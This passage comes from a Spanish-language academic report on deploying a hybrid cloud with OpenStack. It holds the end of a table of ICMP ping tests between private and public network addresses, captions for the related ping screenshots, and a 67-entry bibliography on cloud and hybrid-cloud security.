LAN2	10.2.0.251	LAN1 LAN2 Shared Public	10.1.0.46 (172.24.4.36) 10.1.0.147 (172.24.4.157) 10.1.0.224 (172.24.4.184) 10.2.0.102 (172.24.4.26) 192.168.233.218 (172.24.4.115) 172.24.4.132	ICMP	Fig. 57
Public	172.24.4.132	LAN1 LAN2 Shared	172.24.4.36 172.24.4.157 172.24.4.184 172.24.4.26 172.24.4.111 172.24.4.115	ICPM	Fig. 58




Fig. 48. Ping nube privada (10.1.0.46 → LAN1).




Fig. 49. Ping nube privada (10.1.0.46 → LAN2).




Fig. 50. Ping nube privada (10.1.0.46 → Public/Shared).




Fig. 51. Ping nube privada (10.1.0.224 → LAN1).




Fig. 52. Ping nube privada (10.1.0.224 → LAN2).




Fig. 53. Ping nube privada (10.1.0.224 → Public/Shared).




Fig. 54. Ping nube privada (10.2.0.102 → LAN1).




Fig. 55. Ping nube privada (10.1.0.102 → LAN1/LAN2).




Fig. 56. Ping nube privada (10.1.0.102 → Public/Shared).




Fig. 57. Ping nube privada (10.2.0.251 → LAN1/LAN2/Public/Shared).




Fig. 58. Ping nube public (172.24.4.132 → LAN1/LAN2/Shared).

6. Bibliografía

[1] C. Chaka, "Virtualization and Cloud Computing," *Cloud Technology*, pp. 1687–1701, 2014, doi: 10.4018/978-1-4666-6539-2.ch077.

[2] IONOS, "Virtualización: el alma de la nube," *IONOS Cloud S.L.U.*, Jun. 21, 2019. https://www.ionos.es/digitalguide/servidores/configuracion/virtualizacion/ (accessed Apr. 25, 2022).

[3] Dnsstuff, "Virtualization Technology vs. Cloud Virtualization," *Dnsstuff*, 2019.

[4] P. Mell and T. Grance, "The NIST Definition of Cloud Computing," 2011.

[5] MinTic, "G.ST.02 Guía de Computación en la nube - Arquitectura TI," p. 44, 2018.

[6] C. Hoff and P. Simmonds, "Guías de seguridad de áreas críticas en cloud computing v3.0," pp. 0–186, 2011.

[7] P. J. Sun, "Security and privacy protection in cloud computing: Discussions and challenges," *Journal of Network and Computer Applications*, vol. 160, no. April, Elsevier Ltd, p. 102642, 2020. doi: 10.1016/j.jnca.2020.102642.

[8] IBM, "Computación en la nube: Una guía completa," 2017.

[9] L. L. Dhirani, T. Newe, and S. Nizamani, "Hybrid cloud computing qos glitches," in *5th International Multi-Topic ICT Conference: Technologies For Future Generations, IMTIC 2018 - Proceedings*, 2018, pp. 15–20. doi: 10.1109/IMTIC.2018.8467224.

[10] Citrix, "¿Qué es la nube híbrida?," 2019.

[11] CIOReview, "Hybrid Cloud Workflow and Integration," 2017.

[12] RedHat, "¿Qué es la seguridad de la nube híbrida?," *Red Hat Inc.*, 2019.

[13] J. Galvis and J. Brand, "Prototipo de nube híbrida con Openstack para empresa del sector informático," 2018.

[14] J. I. Herranz, "Comparativa de pataformas y tecnologías Cloud," 2015.

[15] K. Durg, "Navigating the interoperability challenge in multi-cloud environments," *Accenture*, 2019.

[16] S. M. Barhate and M. P. Dhore, "Hybrid Cloud: A Cost Optimised Solution to Cloud Interoperability," in *2020 International Conference on Innovative Trends in Information Technology, ICITIIT 2020*, 2020, pp. 4–8. doi: 10.1109/ICITIIT49094.2020.9071563.

[17] Wbsgo, "Ventajas, desafíos y protección de datos en la nube híbrida," 2019.

[18] Nutanix, “Nutanix Enterprise Cloud Index,” 2019.

[19] K. Saini, V. Agarwal, A. Varshney, and A. Gupta, “E2EE for Data Security for Hybrid Cloud Services: A Novel Approach,” in *Proceedings - IEEE 2018 International Conference on Advances in Computing, Communication Control and Networking, ICACCCN 2018*, 2018, pp. 340–347. doi: 10.1109/ICACCCN.2018.8748782.

[20] © OpenNebula Systems, “OpenNebula 6.4 ¡Expanda su nube privada hasta el límite !,” *2022*, 2022. https://opennebula.io/ (accessed Jul. 25, 2022).

[21] APPSCALE SYSTEMS, “Eucalyptus,” *2022*, 2022. https://www.eucalyptus.cloud/ (accessed Jul. 25, 2022).

[22] CloudStack, “Apache CloudStack™,” *2022*, 2022. https://cloudstack.apache.org/ (accessed Jul. 25, 2022).

[23] OpenStack, “The Most Widely Deployed Open Source Cloud Software in the World,” *2022*, 2022.

[24] R. Krishnan, “Security and Privacy in Cloud Computing,” Western Michigan University, Kalamazoo, 2017.

[25] A. Rezaeian, H. Abrishami, S. Abrishami, and M. Naghibzadeh, “A budget constrained scheduling algorithm for hybrid cloud computing systems under data privacy,” in *Proceedings - 2016 IEEE International Conference on Cloud Engineering, IC2E 2016: Co-located with the 1st IEEE International Conference on Internet-of-Things Design and Implementation, IoTDI 2016*, 2016, pp. 230–231. doi: 10.1109/IC2E.2016.42.

[26] P. Xu, J. Su, and Z. Zhang, “Distributed Hybrid Cloud Management Platform Based on Rule Engine,” in *IEEE International Conference on Cloud Computing, CLOUD*, 2018, vol. 2018-July, pp. 836–839. doi: 10.1109/CLOUD.2018.00116.

[27] A. Gordon, “The Hybrid Cloud Security Professional,” *IEEE Cloud Computing*, vol. 3, no. 1, pp. 82–86, 2016, doi: 10.1109/MCC.2016.21.

[28] A. Hudic, P. Smith, and E. R. Weippl, “Security assurance assessment methodology for hybrid clouds,” in *Computers and Security*, vol. 70, Elsevier Ltd, 2017, pp. 723–743. doi: 10.1016/j.cose.2017.03.009.

[29] NetSquareSolutions, “Cloud Security Assessment,” *Net Square Solutions*, 2019.

[30] S. M. Barhate and M. P. Dhore, “Hybrid Cloud: A Solution to Cloud Interoperability,” in *Proceedings of the International Conference on Inventive Communication and Computational Technologies, ICICCT 2018*, 2018, no. Icicct, pp. 1242–1247. doi: 10.1109/ICICCT.2018.8473006.

[31] J. Park, D. Yun, U. Kim, and K. Yeom, "Approach for Cloud Recommendation and Integration to Construct User-Centric Hybrid Cloud," in *Proceedings - 2nd IEEE International Conference on Smart Cloud, SmartCloud 2017*, 2017, pp. 24–32. doi: 10.1109/SmartCloud.2017.11.

[32] R. C. Pathak and P. Khandelwal, "A model for hybrid cloud integration: With a case study for it service management (ITSM)," in *Proceedings - 2017 IEEE International Conference on Cloud Computing in Emerging Markets, CCEM 2017*, 2018, vol. 2018-Janua, pp. 113–118. doi: 10.1109/CCEM.2017.26.

[33] S. Ramamoorthy and R. Poorvadevi, "Security solution for hybrid cloud information management using fuzzy deductive systems," in *Proceedings of the International Conference on Smart Systems and Inventive Technology, ICSSIT 2018*, 2018, no. Icssit, pp. 457–462. doi: 10.1109/ICSSIT.2018.8748395.

[34] S. N. Mthunzi, E. Benkhelifa, T. Bosakowski, C. G. Guegan, and M. Barhamgi, "Cloud computing security taxonomy: From an atomistic to a holistic view," in *Future Generation Computer Systems*, vol. 107, Elsevier B.V., 2020, pp. 620–644. doi: 10.1016/j.future.2019.11.013.

[35] H. Tabrizchi and M. Kuchaki Rafsanjani, *A survey on security challenges in cloud computing: issues, threats, and solutions*. Springer US, 2020.

[36] Openstack, "System requirements," *Documentation Openstack*, Aug. 04, 2020. https://docs.openstack.org/murano/rocky/admin/deploy_murano/prerequisites.html (accessed Apr. 25, 2022).

[37] F. Lespinasse, "A quick overview of OpenStack technology," *IBM*, Aug. 06, 2014. https://www.ibm.com/blogs/cloud-computing/2014/08/06/quick-overview-openstack-technology/ (accessed Apr. 26, 2022).

[38] T. Kurek, "OpenStack CentOS alternatives: 7 reasons to migrate to Ubuntu," Apr. 26, 2021. https://ubuntu.com/blog/openstack-centos (accessed Apr. 30, 2022).

[39] Z. Balani and H. Varol, "Cloud Computing Security Challenges and Threats," 2020. doi: 10.1109/ISDFS49300.2020.9116266.

[40] A. Mondal, S. Paul, R. T. Goswami, and S. Nath, "Cloud computing security issues challenges: A Review," in *2020 International Conference on Computer Communication and Informatics, ICCCI 2020*, 2020, pp. 20–24. doi: 10.1109/ICCCI48352.2020.9104155.

[41] J. Barnes *et al.*, "Hybrid Clouds and Its Associated Risks," 2020.

[42] M. Raza, "Hybrid Cloud Security: Challenges and Best Practices," *BMC*, 2020. https://www.bmc.com/blogs/hybrid-cloud-security/ (accessed Mar. 21, 2021).

[43] I. IDG COMMUNICATION, “IDG Cloud Computing Survey,” 2020.

[44] D. Chong, C. Hughes, M. Roza, D. N. Sandamali Silva, G. Tao, and A. Vashishtha, “Mitigating Hybrid Cloud Risks,” 2020.

[45] P. J. Sun, “Security and privacy protection in cloud computing: Discussions and challenges,” *Journal of Network and Computer Applications*, vol. 160, no. August 2019, Elsevier Ltd, p. 102642, 2020. doi: 10.1016/j.jnca.2020.102642.

[46] M. Kumar, “Secure hybrid cloud: What to do and why,” *TechBeacon*, 2020. https://techbeacon.com/enterprise-it/secure-hybrid-cloud-what-do-why (accessed Mar. 21, 2021).

[47] D. S. Wahyuni, “2020 Trustwave Global Security Report,” 2020.

[48] Nutanix, “Application Requirements to Drive Hybrid Cloud Growth,” 2019.

[49] H. Baron, S. Heide, S. Mahmud, and J. Yeoh, “Cloud security complexity: Challenges in Managing Security in Hybrid and Multi-Cloud Environments,” 2019.

[50] M. Colombo, R. Asal, Q. H. Hieu, F. Ali El-Moussa, A. Sajjad, and T. Dimitrakos, “Data protection as a service in the multi-cloud environment,” in *IEEE International Conference on Cloud Computing, CLOUD*, 2019, vol. 2019-July, pp. 81–85. doi: 10.1109/CLOUD.2019.00025.

[51] A. Chaudhary, “SOC Reports for Cloud Security and Privacy,” 2019.

[52] Maniah, E. Abdurachman, F. L. Gaol, and B. Soewito, “Survey on threats and risks in the cloud computing environment,” in *Procedia Computer Science*, 2019, vol. 161, pp. 1325–1332. doi: 10.1016/j.procs.2019.11.248.

[53] Algosec, “Cloud and Hybrid Environments : the State of Security,” 2018.

[54] H. Schulze, “Cloud Security Report,” 2019.

[55] M. S. Raghunandan, “Hybrid cloud - An inter cloud communication mechanism,” *ACM International Conference Proceeding Series*, pp. 62–66, 2018, doi: 10.1145/3291064.3291071.

[56] L. L. Dhirani, T. Newe, and S. Nizamani, “Hybrid cloud computing qos glitches,” in *5th International Multi-Topic ICT Conference: Technologies For Future Generations, IMTIC 2018 - Proceedings*, 2018, pp. 15–20. doi: 10.1109/IMTIC.2018.8467224.

[57] M. A. Javaid, “Top Threats to Cloud Computing Security: The Egregious Eleven,” 2018.

[58] I. A. Elia, N. Antunes, N. Laranjeiro, and M. Vieira, "An Analysis of OpenStack Vulnerabilities," in *Proceedings - 2017 13th European Dependable Computing Conference, EDCC 2017*, 2017, pp. 129–134. doi: 10.1109/EDCC.2017.29.

[59] J. Park, D. Yun, U. Kim, and K. Yeom, "Approach for Cloud Recommendation and Integration to Construct User-Centric Hybrid Cloud," in *Proceedings - 2nd IEEE International Conference on Smart Cloud, SmartCloud 2017*, 2017, pp. 24–32. doi: 10.1109/SmartCloud.2017.11.

[60] A. Yadav and S. B. Rathod, "Priority based task scheduling by mapping conflict-free resources and Optimized workload utilization in cloud computing," pp. 1–6, 2017.

[61] S. Soufiane and B. Halima, "SaaS Cloud Security : Attacks and Proposedsolutions," *Transactions on Machine Learning and Artificial Intelligence*, vol. 5, no. 4, 2017, doi: 10.14738/tmlai.54.3194.

[62] S. Finnie, "The Top 12 Hybrid Cloud Security Threats," *Security Boulevard*, 2017. https://securityboulevard.com/2017/11/top-12-hybrid-cloud-security-threats/ (accessed Mar. 21, 2021).

[63] R. M. Jabir, S. I. R. Khanji, L. A. Ahmad, O. Alfandi, and H. Said, "Analysis of cloud computing attacks and countermeasures," 2016, no. November 2017, pp. 1–1. doi: 10.1109/icact.2016.7423295.

[64] S. Singh, Y. S. Jeong, and J. H. Park, "A survey on cloud computing security: Issues, threats, and solutions," *Journal of Network and Computer Applications*, vol. 75, Elsevier, pp. 200–222, 2016. doi: 10.1016/j.jnca.2016.09.002.

[65] J. Weinman, "Hybrid Cloud Economics," in *IEEE Cloud Computing*, vol. 3, no. 1, Published by the IEEE Computer Society, 2016, pp. 18–22. doi: 10.1109/MCC.2016.27.

[66] A. Sill, "Standards for Hybrid Clouds," in *IEEE Cloud Computing*, vol. 3, no. 1, Published by the IEEE Computer Society, 2016, pp. 92–95. doi: 10.1109/MCC.2016.16.

[67] A. Gordon, "The Hybrid Cloud Security Professional," in *IEEE Cloud Computing*, vol. 3, no. 1, Published by the IEEE Computer Society, 2016, pp. 82–86. doi: 10.1109/MCC.2016.21.